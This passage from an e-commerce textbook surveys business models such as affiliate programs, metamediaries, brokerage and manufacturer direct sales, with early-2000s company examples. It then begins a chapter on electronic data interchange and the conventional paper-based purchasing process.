Companies like ePinions (http://www.epinions.com) facilitate users in exchanging information with each other, about the quality of products and services or purchase experience with merchants. Buyers can learn from the experiences of others and use the information in their product identification and price discovery. The infomediary model can take the shape of a recommending system, where it builds the profile of products based upon user experiences and prices. The infomediary can recommend a suitable product to the consumer by matching the customers profile and desired attributes of the product, with the product profiles in its database. Informediary companies like Lumeria (http://www.lumeria.com) offer a secure solution to maintain customer profiles with the Lumeria's SuperProfile™. The company claims that in their solution it is the consumer who owns the personal profile and keeps the data private, using it for personal benefit or profit. Due to the assured privacy, the profile data is comprehensive and accurate and thus of great value to marketers. As a result the consumer is likely to receive considerable discounts, additional services, or money to access the profile directly from the marketers.

Affiliate Model

The affiliate model achieves traffic aggregation for the e–retailer at almost no risk. The affiliate companies offer sales of other manufacturers or e–retailers' (sponsoring merchant's) products on their web sites, for an incentive. The visitors of the affiliate site may choose to click on an item or service offered by the e–retailer at the affiliate web site. The affiliate site redirects the sales transaction to the sponsoring e–retailer or manufacturer, where the actual transaction is carried out. The affiliate sites earn incentive revenue based on the value of each transaction. Web surfers of various sites, affiliated to the sponsoring web merchant, are aggregated in this model through financial incentives in the form of a percentage of sales value to affiliated partner sites. The affiliates provide a click–through area on their sites to the sponsoring merchant. In the affiliate model the web site generates revenues only if it is able to generate the transaction for the sponsoring site. Thus affiliated sites incur no fixed carrying cost to sponsoring merchants. The affiliate model is inherently well suited to the web and is very popular. Examples of such a model can be seen at Amazon.com (http://www.amazon.com), and GOTO.Com (http://www.goto.com).



1. Affilated Site redirects the customer to the sponsoring merchant's site.
2. The Sponsoring merchant pays a percentage of transaction to the affilated site.

Fig. 2.2 The Affiliate Model

For example, Amazon.com offers its affiliate program as Amazon Associate program. Anyone can join the associate program for free by creating an account with Amazon.com and featuring a link to Amazon.com on their web page. Every time a visitor clicks through from the associate to Amazon.com, and makes a purchase, the associate site earns a generous commission of up to 15% of the purchase value. The entire shopping experience i.e., selection of product, payment, fulfillment, delivery, and customer service is taken care of by Amazon.com.

Native Transaction Models

This section features models that are native to the internet and were either born out of necessity on the Internet or are suited for the it. These models include—digital product merchandising, internet access provision, providing software and services for creating and maintaining web sites, and finally, a new kind of intermediary that aggregates and presents the information to meet the users objectives rather than those industry segments.

Digital Products Merchant Model

The world wide web is particularly suited for merchandising digital products as these products can be described, experienced, as well as delivered over the internet. The music, video recordings, pictures, software products, books, documents and data bases are good examples of the products that are available or can be easily transformed into digital form. In this model, also known as the online transaction and delivery model, vendors of digital products or services offer their goods through a web site on the internet. Interested buyers of these goods and/or services visit the site to obtain information about the products. The product information in a digital goods market may include samples, trial versions, and demos, in addition to the usual product attributes and pricing. The buyer matches the acquired information with personal requirements and, if an adequate match is found, may decide to buy the product by clicking on to "buy one now" button.

A typical transaction in the digital product merchant model is depicted in Fig. 2.3. Once the decision about buying has been made by clicking on the "buy–one–now" button, the seller serves the buyer with a payment information request form. The buyer may select any of the valid online payment mechanisms supported and accepted by the merchant site, such as cyber cash, Master or Visa card, or other electronic payment modes, and provide the required payment related information. The seller, after validating the payment, information and confirming assured payment, initiates the electronic (on-the-wire) delivery of the digital product. Online delivery usually happens by downloading the digital product on the buyer's computer. In the case of services, it may offer the buyer access codes to obtain the service. Softwarebuys.com (http://www. softwarebuys.com) and the music sales site (http://www.songsforsale .co.uk) are examples of businesses formed on the basis of this model.




Fig 2.3 Transaction in the Digital Product Merchant Model

Internet Access Provision

The basic foundation of electronic commerce rests on the network infrastructure and its growth depends upon the growth in the number of people with access to the Internet. Internet service provision to businesses as well as households has remained a vibrant industry despite the recent down turn in electronic commerce. In this model, various companies like America Online, VSNL, MTNL, and Satyam in India, have grown by offering dial up access to the network. In the dial up model the ISP business sets up a server in the local calling area of its user base and invites users to sign up for an account with the company- either as a flat rate or on rates based on duration of usage. Users willing to access the internet dial the phone numbers provided by the ISP and log on with the assigned user id and password. ISP servers are connected to the backbone of the internet. Larger ISPs may have servers in several cities with a local number or even may have the interconnectivity of these servers through its own or leased infrastructure. In case of businesses, ISPs may offer leased circuits that are dedicated fiber optic connections for faster and relatively assured speed of access. Other alternatives to the traditional access mechanisms, that promise faster access and higher bandwidths, include the cable model and DSL access.

Although cable offers faster access compared to phone access, it is relatively less secure and more expensive. Also, cable companies in all areas may not be geared, for the upgrade, as it requires expensive modernization for making it operate in the full duplex mode of communication.

The Digital Subscriber Loop (DSL) technology addresses the problem of speed in dialup connections resulting from restrictions posed on modems by the 4 KHz voice bands allocated to each subscriber by the telephone companies. The DSL technology utilizes unused bandwidth on the copper telephone line to transmit data at the rate of several mega bits per second. The technology allows the simultaneous transmission of voice and data over the same wire. Several variants of DSL services are available, including Asymmetric DSL (ADSL) for higher down load and lower upload speeds, and G Lite DSL, a medium rate DSL specially designed for the plug and play consumer market place. Most of the local telephone service providers in USA offer the DSL service. In India Dishnet DSL (http://www.ddsl.com) founded in 1998 is a prime internet service provider with about 10% of the market share.

Web Hosting and Internet Services

Many web-based enterprises, including some ISPs and software services companies, provide electronic commerce business infrastructure and support services. These services may include hosting the web pages of the e-businesses and providing them with 24 × 7 availability and services on the internet. In some cases the entire business operation, starting from web page hosting to transaction processing and payment processing is supported by a third party company that specializes and bases its entire business on the model of providing hassle free guaranteed electronic business infrastructure. Several companies such as Yahoo Shops, and Lemonade Stand are based on this model. There are plenty of business services required for the smooth operation of business over the internet. Domain name registration service, electronic mail management services, and search and directory engine registration services are some of the other important service areas that have emerged due to the migration and proliferation of electronic commerce. For example, Pugmarks (http://www.pugmarks.net) and Verio provide web hosting services; Register.com offers domain name registration services and usa.net the e-mail management services. Other service opportunities that have emerged are in the area of speeding up web page serving involves server co-location, distributing the content geographically to demanding regions, and dynamic content replication services offered by companies like Speedera Inc. (http://www.speedera.com).

Metered Service Model

Keeping track of systems planning and management, and software packages, upgrading the software to latest versions, and data conversion in an increasingly round-the-clock global operation puts a tremendous strain on organizations and their resources and detracts them from their core businesses area. Also, sometimes software licenses, and storage and computing resources may be required sparingly but organizations do have to acquire and manage them. The very nature of connectivity provided by the internet has generated a business opportunity where organizations can offload all such responsibilities to a third party company with an adequate degree of resources. The metered service model or pay as you go approach is built upon providing such an infrastructure to needy companies, based on their rate of utilization. Similarly, the knowledge–resource rich companies can employ the metered service model to charge the knowledge resource consuming companies based on demand and usage. For example, Hewlett–Packard offers Infrastructure on Tap. In this model, customers pay a monthly fee for the use of off–site servers, storage, software, and services. In this model the savings will accrue to the customers because it is HP who owns and manages the infrastructure, maintaining security, ensuring always-on service, scalability during peak periods, and handling of upgrades. Thus, customers do not have to worry about retaining the knowledge workers, obsolescence of hardware and software, data security, protection and backup, as well as the round-the-clock availability. In many conventional hosting models, clients own the equipment, are involved in administration and security decisions or prepare in advance to add capacity, to avoid paying for emergency upgrades. HP's "on the tap" model frees the customer businesses from these woes.

In the case of the use of knowledge represented in electronic forms and documents, a technological solution to track the bytes become essential. Companies like Authentica (http://www.authentica.com) offer solutions to track the knowledge/information and its usage over the network. The PageVault product of Authentica offers the capability of electronic revocation as well as a detailed audit log. With the product, it is possible to constantly monitor who, when, where, how long, and what pages of a document are viewed. The persistent audit trail can even trigger alarms or send e-mail notification whenever prohibited actions are tried on the document.

Metamediary

It has been argued that direct access and destruction of distance offered by the internet would result in, the demise of a middlemen, a process often referred to by economists as disintermediation. But, with the information explosion on the internet market space, the searching and sifting of useful and reliable information, comparing it, and carrying out the transaction process has become quite cumbersome. As a result a new breed of middlemen have emerged to facilitate the entire gamut of online trading activities. This new breed of internet intermediaries who provide information mediation as well as transaction support are called metamediaries.

Metamediaries present the information from the users' viewpoint rather than that of the industry segments. The very nature of the web facilitates the culling of all the interrelated information by the users, often across industry segments, prior to making transactions decisions. With the information being organized by the industry, making multiple transactions for multiple products at multiple business sites inconveniences users. The metamediary connects customers with providers of related goods and services that fill this need by offering them a virtual trading space called the metamarket, where not only can they acquire all the information but also execute transaction. For example, a user planning a trekking trip would like to have information regarding treks, travel information, hotels and lodges, equipment, and trekking clubs. The businesses that sell or rent trekking equipment may not have a relationship with the travel, and hotels and lodges industry, lodges may not be affiliated to trekking clubs, and so on. On the web, a metamediary would be the one who not merely aggregates the information from the trekker's view point or creates a bunch of links, but is the one who also establishes the business relationship among all the related industry segments and provides a single point transaction support for the complete activity. The revenue model consists of charging a fee on all the transactions that occur of a metamediary's site.

In the electronic market, the metamediary functions as a central online hub that aggregates the multi–product, multi-vendor information to better serve the users' requirement. It establishes itself as an objective third party web site that horizontally integrates industry segments and provides additional value added services such as payment settlement, fulfillment, delivery integration, credit offerings, and verifications. The metamediary may adopt any of the following forms:

Multi-Vendor Catalog The role of the metamediary is to provide a multi-vendor catalog that aggregates product information from various vendors under a single site, providing buyers with a one–stop shopping experience. It may provide further value addition by including information on multiple dimensions of product comparison, and product details like quality, inventory availability, as well as the guaranteed delivery dates. Some metamediaries may also provide customized catalogs to help as well as the customer differentiate products within the marketplace. For example, Wells Fargo, a diversified financial services company serving the banking, insurance, investment, mortgage, and consumer finance industries, through almost 6,000 stores, is a leading internet bank as well. The internet banking division saw the opportunity to become a one-stop shop for small business owners. The company today operates a Resource center for small business owners (www.wellsfargo.com/biz) where in addition to offering standard financial service products, it also provides integrated purchase facilities for items required by small businesses, such as office business and accounting software, PCs, office supplies, and even small business related books. The small business owner can finance the purchases made on the site through the bank itself.

Auction The metamediary may adopt the auction model for transacting unique products with unknown pricing. The auction format automates the process of allowing multiple parties to bid on an offer to sell or on a request to buy. There are several auction models, depending upon the bidding mechanism. One auction model that owes its acceptance and growth to the internet is the reverse auction. In the reverse auction, a buyer posts a request for a purchase, typically in a structured format, and lets the seller bid on it. FreeMarkets, a metamediary for industrial parts and raw materials, uses reverse auctions as its primary market mechanism, serving large buyers. The buyer power is key to reverse auctions, they work either for large enterprises or demand aggregators. The metamediary plays the role of a hub by bring multiple supplies and the aggregated demands of buyers together. The "demand collection" done by the metamediary can be used for moving prices downward or, seeking a supplier who would match the price named by a prospective buyer. The "name your price" business model has been used for transactions in big ticket items such as air tickets, and automobiles. Priceline.com established itself as the largest metamediary in the Travel and Hospitality industry by following the "name your price" model.

Exchanges The metamediary establishes a forum that serves as an exchange for both buyers and sellers. Multiple buyers and sellers operating on the exchange determine the price based on offer/sale bids for a commodity. This system is used, in the cases of well defined products such as energy and chemical stocks where the prices depend on demand and supply for the period, or in other words, the price is uncertain/volatile. For example, Altra (http://www.altra.com) is a leading business to business metamediary in the energy vertical and has been rated as the top independent exchange by AMR Research for two years in a row. It offers a real-time online trading system for energy commodities. Traders can actively view and place bids and offers quickly and anonymously, round the clock electronically. The metamediary services offered by Altra benefit both buyers and sellers by offering extensive market price and volume discovery, and enhanced information about supplies and availability. It also adds value by reducing the transaction risk due to supply and payment guarantees. The nature of online trading reduces administration costs as well.

Transplanted Transaction Models

Storeowners, catalog–based sellers, manufacturers and brokers—financial, services insurance agents, travel services agents—adapted the traditional business model to increase their reach and reduce the market friction. Three of these models are described here.

Electronic Store Model

Catalog based merchandising and mail order companies had a great presence in branded merchandise like audio and video systems, and photo cameras, where customers were sure of the nature and quality of the product they were going to receive once they placed a mail/phone order. Camera World, Crutchfields have been pioneers in the field for decades. Even computer software retailers like Egghead and Gateway computers owe their success to the phone/mail order model. The technological foundation of electronic commerce facilitated the task and was readily adopted by catalog-based sellers, and phone/mail order companies as they constructed the web based order business as an additional and more efficient channel. In the web based order business, customers have flexibility to browse and assimilate information and even place a customized order at any hour, without waiting for a sales representative to come online. For businesses, it meant lesser phone lines/order stations for staffing and satisfied customers with lesser cancellations, as the final order was an informed decision of the customer rather than guided by the sales staff.

In this model, customers interact with the seller through a web based interface for gathering and analyzing the information needed for an informed decision. Once the decision about buying a product has been made, the customer presses the "buy one now" button to initiate the purchase process and the seller requests the buyer to select the payment mode acceptable to him. On receiving the payment information, the seller may validate it using payment gateways or the electronic currency provider, as the case may be. Finally, the seller initiates the delivery process by alerting the shipping and handling department to fulfill the order. In an integrated electronic commerce environment the order transaction automatically raises the shipping and handling transaction, and may also integrate with delivery partners so that pick-ups can be scheduled from appropriate locations for timely delivery. The model faces a major impediment in places where the delivery infrastructure lags behind and is not evolved enough for ready integration into the electronic commerce system.




Fig. 2.4 Electronic Store Model

The electronic store model has given rise to virtual stores—businesses that operate only on the internet—offer traditional as well as digital goods. For example, Amazon.com started out selling books through web based stores over the internet, at deep discounts compared to traditional brick and mortar bookstores.

Apart from mail order and catalog based merchandisers, many established retailers of goods have also adopted this model as a new channel, One of the largests retailers Wal-Mart, has emerged as one of biggest web based retailers (e-tailer) as well. To avoid the migration of customers toward competing webbased stores, many established brick and mortar stores had to establish a web presence as well. Barnes and Noble, the famous United States bookseller, is an example of this phenomenon as it had to adopt a webbased retailing strategy, due to the competition offered by the virtual book store Amazon.com.

Brokerage Model

The market makers, also known as brokers, play an important role of facilitating transactions by bringing buyers and sellers together in traditional commerce. The brokers charge a fee or a commission on transactions that are facilitated by them. The brokerage model of traditional commerce has also been adopted in the electronic commerce and has been applied in the B2C, B2B, C2C, and C2B arenas. In the traditional economy, the brokerage functionality has been pervasive in stock trading, commodity exchange markets, auction markets and multi-level market distributions.

The stock market operates through agents, who take orders for buying and selling on behalf of their customers and place them on the stock exchange for matching and fulfilling requests. The process based on phone, fax, and paper has a certain degree of market inefficiency and friction related to the information flow, resulting in a higher transaction commission charged by brokers. Electronic commerce reduces these information related inefficiencies that drive up business cost. The financial brokerage firms like eTrade have grown by going online, incurring lower business costs that in turn result in lower transaction commissions charged to customers by placing the buy or sell order in financial instruments. The intense competitive pressure, due to lower transaction fees, by online brokerage firms had hastened the opening of an online trading channels, by larger financial brokerage firms like Fidelity and Charles Schwab charging a transaction fee that is comparatively lower than the traditional mechanisms. Similarly, brokers played an important role in commodity exchange markets like grain, flowers, chemical, equipment, and machinery. Like the traditional commodity exchanges, the internet trading exchanges bring buyers and sellers together at a common point to create a market for exchanging goods. Internet-based exchanges extend the reach and lower transaction costs due to information based efficiency. The traditional Dutch Flower Auction (DFA) marketplace has seen tremendous competition from the internet based Teleflower Auctions. The Teleflower Auction (TFA) transplanted the business model used by DFA to the Internet. The increased reach and reduced friction driven growth of internet based TFA forced the DFA to adopt the Internet strategy as well. In internet based auctions buyers and sellers are able to trade at globally competitive prices at lower transaction fees.

In general, in the exchange model, brokers earn revenue by charging the seller a transaction fee based on the value of the sale. The pricing mechanism may be based on any of the approaches such as simple offer/buy, offer/negotiated buy, or an auction offer/bid approach.

The traditional auction brokerage model has also been transplanted and has seen an explosive growth. The auction model can be utilized by businesses to sell excess inventory to consumers or by consumers to sell it to other consumers. The electronic auctioneer provides an internet–based mechanism and generate revenue by usually charging a fee or commission from sellers. BaZee.com, AuctionIndia.com, eBay.com, Onsale.com and QXL.com are examples of some good businesses based on this model.

Manufacturer Model

In a typical distribution system from the time products are manufactured to the time they reach consumers, they pass through several layers of intermediaries, such as the wholesaler, distributor, and local store. Each layer adds to the market friction, thus adding to the cost the consumer pays and reducing the profit margin that the manufacturer may get. The power of disintermediation offered by the web reduces this market friction, leading to savings at each disintermediated layer. These savings can be potentially passed on to the consumers or can be used for improving the manufacturer's profit margins. In the operational sense, the model is similar to the electronic store model, except here the seller happens to be the manufacture himself. The manufacturer as a direct seller to the customer, through the web, offers numerous advantages in the area of customer support and service, product marketing, and fulfillment of guarantees. Manufacturers have a better sense of customers' requirements, viewpoints, suggestions, and complaints with regards to the existing products, leading to improved product offerings and newer products.

Dell Computers started out as a direct seller through the phone order mechanism and transformed itself to harness the powers and advantages offered by the web. Dell Computers, a leading manufacturer of personal computers, sells around US $30 million per day (Source: IDC) using webbased electronic commerce. Having attained leadership in webbased direct selling of personal computers, by listening to customers requirements, in January 2001 the company started offering services as well as software bundling for corporate clients. It has partnered with Oracle, SAP, i2 Technologies and several others for the software bundling. Instead of ordering just a server, the customer can place an order for a server running Window NT, Oracle database management systems, MS Exchange 2000 Mail Server, SAP's Mysap.com portal application for enterprise resource planning as well as i2's supply chain automation. Several other manufactures that have adopted and benefited from the manufacturer model include Intel, Apple, and Cisco.

Summary

This chapter introduces and discusses the role of business models in electronic commerce. There have been a plethora of business models that have been used for offering commerce over the internet.

The chapter provides a taxonomic survey of business models that have been used by various businesses operating in electronic commerce environment. In this chapter, the business models have been categorized on two dimensions, viz., information content based versus transaction based and transplanted to internet versus native to internet.

Review Questions

1. What do you understand by a business model?
2. Describe the taxonomy of the business models used in this chapter. Can you come up with an alternate taxonomy to classify electronic commerce business models?
3. Define and differentiate between an infomediary and a metamediary.
4. What is a affiliate model? Provide two examples of electronic commerce businesses that use this model.
5. What is the electronic store model? What are the major impediments faced by the model in less developed countries?
6. What are the major advantages of the manufacturer model? Describe how the model reduces market friction and costs through a value chain analysis.

References and Recommended Readings

1. Berry, J. "A potent new tool for selling: Database marketing," *Business Week* 338 (September 5, 1994): 56–62
2. Bayers, C. "The inner Bezos". *Wired* (, March, 1999). http://www.wired.com/wired/archive/7.03/bezos.html.
3. Clemons, E. and M. Row, "Sustaining IT advantage: The role of structural differences", *MIS Quarterly* 15, no 3 (September, 1991): 275–292.
4. Cronin, M. J. *Doing business on the Internet: How the electronic highway is transforming American companies*, New York: Van Nostrand Reinhold, 1994.
5. Horwitt, E. "Casting a wider net". *ComputerWorld*, (27 July, 1998) http://www.computerworld.com/home/Emmerce.nsf/All/980727casting.
6. Hagel III, J., and J. F. Rayport, "The new Infomediaries", *The McKinsey Quarterly*, (Number, 1997).
7. Joseph Pine II., B. *Mass customization, the new frontier in business competition*, Harvard Business School Press, 1993.
8. Koning, J., M. Occello, N. Ferrand, Y. Demazeau, F. Van Aeken, and C. Baejis, "A multi–agent approach for mediation support on the net", 1st International Workshop on Decentralized Intelligent and Multi–Agent Systems, Krakow, Poland (November 1995).
9. Martinez, P. "Model made "e": What business are you in?" *Center for IBM e–Business Innovations* (http://www.ibm.com/services/innovations).
10. McKenna, R "Real–Time Marketing", *Harvard Business Review* (July, 1995) 87–95.
11. Nissen, M. E. "Commerce Model and the Intelligent Hub", CommerceNet CALS Working Group Presentation. (November 1995).
12. OsterWalder, A. and Y. Pigneur, "An e–business model ontology for modeling e-business," Proceedings of the 15th Bled Electronic Commerce Conference, Bled, Slovenia, June 2002.

13. Rappa, M. "Business Models on the Web, Digital Enterprise," http://www.digitalenterprise.org/models/model.html.
14. Resnick, P., J. Zeckhauser, and C. Avery, *Roles for Electronic Brokers*, Edited by G. W. Brock, Toward a Competitive Telecommunication Industry: Selected Papers from the 1994 Telecommunications Policy Research Conference: Mahwah, NJ: Lawrence Erlbaum Associates. 289–304. http://www.sloan.mit.edu/CCS/ccswp179.html.
15. Sarkar, M. B. "Intermediaries and Cybermediaries: A continuing role for mediating players in the electronic marketplace," *JCMC* 1, No. 3 (December 1995).

3

CHAPTER

ELECTRONIC DATA INTERCHANGE

Learning Objectives

This chapter covers the following topics:

1. Introduction to the conventional purchasing process
2. What is electronic data Interchange
3. Building blocks of EDI systems
4. Value added networks
5. Benefits of EDI systems

The computer-based systems of the 1970's benefited organizations by automating many a task that required record-keeping, computation, updating, and structured decision-making. These systems replaced manual record-keeping, and automation brought better accuracy and efficiency, but followed much of the existing traditional business process. In the traditional business process, pre-defined, often pre-printed, business forms were used for recording information and communicating business activities between processes in the form of purchase orders, sales orders, work orders, delivery notes, goods receipt notes, invoices, etc. Early computerization mainly replaced these activities by the electronic processes of recording and printing information for communicating but the transmission of documents remained manual. Consequently, businesses remained beset with the problem of slow movement of documents related to ordering, shipment, and transportation.

The process of material acquisition and conventional supply chain management remained based on conventional channels for communication. In a typical supply chain management, the processes at the buyer's end involve requisition, purchase enquiry generation, response evaluation, purchase order preparation and transmittal of the purchase order to the supplier. On the supplier's end, the order received had to be manually entered into the system, an invoice had to be prepared upon the completion of the order, and this was then posted to the customer for payment. This system works out fine as long as the number of transactions is low. But, while handling a large number of orders, the system breaks down due to the complexity of the tasks or is bogged down by multiple delays. The system is plagued with errors due to the re-keying of data at the manufacturer's end. It also involves voluminous paperwork. The conventional method of getting around the shortcoming of multiple delays in the supply chain management system is to have larger inventories at both the customer's and the supplier's end. This entails locking up of working capital and other resources. With the Japanese concept of 'just-in-time' pervading throughout the world, the streamlining of supply chain management processes has assumed great importance. Technical innovations of the past several decades have tried to curtail the cycletime of inventory fulfillments so that the deployed capital may be released. The invention of the telegraph helped in reducing the transmittal time of the documents. Next-day-delivery services have also been deployed to reduce the transmission time of documents between the supplier and the buyer. The automation of inventory management, through the 70s and 80s, speeded up the processing, computation, and matching of suppliers for the required parts, but produced paper output. A great deal of inter-departmental communication was in the form of printed forms and reports. The next wave of automation which brought online computer-based systems, was mostly based on in-house systems and served the purpose of data entry and online enquiries. If you carefully examine the scenario, the output printed on the paper of one program was often used as input for that program. Consequently, due to the immense amount of paper produced, decision-making in organizations was delayed, mistakes were made in transcription, and the costs added up due to the rising use of paper and its transmission. Even till the mid-eighties, paper posed an insurmountable barrier in deriving the fullest potential of the automation offered by computers. Paper remained and acted as a bridge between two disparate systems.

CONVENTIONAL TRADING PROCESS

The typical trading process between two organizations remained more or less similar to what has been in use for over a century now. The relationship between a manufacturing organization with the sub-assembly, component, or other raw-material provider organizations in a conventional consists of the following steps:

1. Either the inventory management system-based on a re-order policy following the examination of the stock levels—raises the purchase requisition for the item, or a department raises the requirement for some items. The information on the requisition forms is entered into the purchase processing system. Many a time there are transcription errors in the process. Thus, it is necessary to edit and correct to the data.
2. Once the correct requisition information has been updated in the computerized purchase system, the purchase management system scans the suppliers' databases for potential suppliers and prints the purchase requisitions (PRs), requesting the price and delivery quotation in the name of screened suppliers.
3. The purchase requests are transmitted to the suppliers, either through phone/fax or through mail/courier service.
4. The information printed on the purchase requests may be keyed in by the suppliers in their computerized systems for processing, and a quotation against the purchase request may be prepared and printed.

5. The quotation from the supplier is transmitted using traditional paper transmission mechanisms such as fax/courier/mail service.
6. All quotations, received from suppliers against a purchase request, are entered into the manufacturer's automated system and edited and corrected to remove any transcription errors. Based on the quotations received, the system may process the quotations using structured (automated) or semi-structured (generate output to assist the decision-maker) mechanisms and select the most suitable candidate ordering.
7. The order is then printed on a standardized order form along with the terms and conditions for delivery and payment.
8. The printed order is mailed, couriered, or faxed to the supplier.
9. The supplier, on receiving the order, enters it into the computer system and matches the order with the quotation that has been submitted.
10. If every thing is found in order, it raises an internal sales order. Since the raising of an internal sales-order requires data entry/editing of the information from the received purchase order, matching and processing of the order, and then printing of the internal sales order, it often becomes a source of delay. In extreme cases, if the prices/terms on quotation and the purchase order do not match, it may require repetition of some of the earlier steps, or re-negotiation/clarifications, causing further delays.
11. The internal sales order is used for generating several documents and forms for locating and identifying the appropriate stocks. In cases where such stocks are not readily available, it may lead to the raising of a work order or schedule to the production shop. The appropriate stock is thus picked and packed for sending it to the buyer along with the packing list and advance shipping note and advice. The process, at times, may lead to a partial fulfillment of the order. In that case, the customer needs to be informed of the short-delivery and order-status in writing.
12. With the goods, the internal sales-order processing system also prepares a delivery note. The goods packed in the previous step are sent using an appropriate dispatch mechanism.
13. The delivery/dispatch note is sent to the buyer using postal mail/courier/fax services.
14. The buyer or receiving yard, on receiving the goods and advices, compares and inspects the goods, and prepares a goods receipt note containing the purchase order number against which the goods are received, and marks the acceptance and rejection of the items shipped. The information on the goods receipt note is transcribed at the computer department, edited, and matched against the outstanding purchase-order. The information on the, pending quantity against a purchase-order and the stick levels in the inventory management system are updated. In case of partial delivery, steps 9–14 are repeated several times until the quantities on the order are fulfilled.
15. The supplier's computer, on completion of the order fulfillment, also generates an invoice by printing it, which, in turn, is dispatched to the buyer/manufacturer.

16. The supplier's computer also generates a financial statement at the end of the trading month for the payments. At times it also keeps sending reminders for the payment till the complete payment have been received from the buyer.
17. The buyer's computer enters the information on the payment (demand) statement, matches it against the purchase order, and also matches it against the information provided by goods receipt note or, in other words, ensures that the order has been fulfilled and has been inspected and accepted. If every thing is found to be in order, the buyer's computer processes the orded payment.




Fig. 3.1 Paper-based Purchase Process

If we look at the above process, we will notice that computerization has helped only in managing and processing of records of the traditional supply chain management. The whole process remains more or less the same, and is burdened with exhaustive paper work, repetitive entry of data, making it prone to errors and, is still dependent on the postal communication of the document. The advances in communication technologies have made it possible to interconnect the computers of suppliers and buyers. As a result, they can talk to each other directly, or exchange the requisite information without printing on paper, dispatching it through mail/fax, and then re-entering it at the other end. If this model of transmitting information electronically between the supplier's and buyer's computer is put in practice, it will lead to increased speeds, avoidance of errors due to re-entry, accuracy and cost reductions due to reduced cycle time. These improvements dramatically influence the overall efficiency of business and commerce. Electronic Data Interchange (EDI) is a paperless mechanism that addresses the problems of the traditional systems by electronic interchange of documents.

In the EDI environment, buyers create purchase requisitions in their computers and based on these purchase requisitions, and the suppliers' database at the buyer's computers, the purchase system creates calls for quotations to suppliers. The calls for quotations are transferred electronically to the suppliers' computers to the push of a button. The supplier's computerized system receives the requests and prepares a quotation record which, in turn, is submitted to the buyer's computer electronically. The buyers' purchase system collates, compiles and processes all quotations and finally creates purchase orders in their own companys' purchasing software program. The electronically generated purchase-order, on pushing a button, is automatically transferred to a supplier's order entry system. In other words, the transmission of the data between two trading partners happens in electronic form.

WHAT IS EDI?

Electronic Data Interchange (EDI) is the exchange of business documents between any two trading partners in a structured, machine-readable form. It can be used to electronically transmit documents such as purchase-orders, invoices, shipping bills, receiving advices, and other standard business correspondence between trading partners. EDI can also be used in exchanging financial information and payments in electronic form. The Electronic Fund Transfer (EFT) systems used by financial institutions are a prime example of the application of EDI in the banking and financial sector. EDI should not be viewed as simply a way of replacing paper documents and traditional methods of transmission such as mail, phone, or in-person delivery with electronic transmission. Rather, it should be seen not as an 'end', but as a means to streamline procedures and improve efficiency and productivity.

EDI covers wide and varied application areas and, depending upon the perspective, has been defined in several ways. According to the Data Interchange Standards Association.

"Electronic Data Interchange (EDI) is the computer-to-computer exchange of business data in standard formats. In EDI, information is organized according to a specified format set by both parties, allowing a "hands-off" computer transaction that requires no human intervention or rekeying on either end. All information contained in an EDI transaction set is, for the most part, the same as on a conventionally printed document."

The Webopedia says that,

"Electronic data interchange, is the transfer of data between different companies using networks, such as the Internet. As more and more companies get connected to the Internet, EDI is becoming increasingly important as an easy mechanism for companies to buy, sell, and trade information. ANSI has approved a set of EDI standards known as the X12 standards."

According to the EDI University, a training provider in EDI,

